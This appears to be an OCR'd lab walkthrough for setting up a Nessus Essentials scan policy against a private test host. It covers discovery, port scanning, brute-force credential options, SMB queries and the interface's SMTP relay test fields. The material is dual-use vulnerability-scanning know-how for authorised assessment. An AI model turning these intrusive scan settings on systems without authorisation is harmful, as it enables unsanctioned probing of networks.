
1. Configure Scan Settings (Name: `System_Scan`, Target: **172.19.19.15**).




1. In **Discovery** module, disable *Ping Remote Host*.




1. In **Port Scanning**, check *Verify open TCP ports found by local port enumerators*.




1. In **Assessment** settings, configure Brute Force options (*Only use credentials provided by user*).



Nessus Essentials / Policies / Ed
Not secure
https://localhost:8834/#/scans/policies/new/ad629e16-03b6-8c1d-cef6-ef8c9dd3c658d24bd260ef5f9...
tenable Nessus Essentials
Scans
Settings
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Flowise Denial of Service
Read More
Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
General
Brute Force
Web Applications
Windows
Malware
Databases
REPORT
ADVANCED
Accuracy
Override normal accuracy
Avoid potential false alarms
Show potential false alarms
Perform thorough tests (may disrupt your network or impact scan speed)
Causes various plugins to work harder. For example, when looking through SMB file shares, a plugin can analyze 3 directory levels deep instead of 1. This could cause much more network traffic and analysis in some cases. By being more thorough, the scan is more intrusive and is more likely to disrupt the network, while potentially providing better audit results.
Antivirus
Antivirus definition grace period (in days):
0
SMTP
Third party domain
example.com
Nessus attempts to send spam through each SMTP device to the address listed in this field. This third party domain address must be outside the range of the site being scanned or the site performing the scan. Otherwise, the test may be aborted by the SMTP server.
From address
nobody@example.com
The test messages sent to the SMTP server(s) appear as if they originated from the address specified in this field.
To address
postmaster@[AUTO_REPLACED_IP]
Type here to search
11:00 PM
8/29/2024




1. In **Web Applications**, retain default settings.




1. In **Windows** settings, ensure *Request Information about the SMB Domain* is checked.



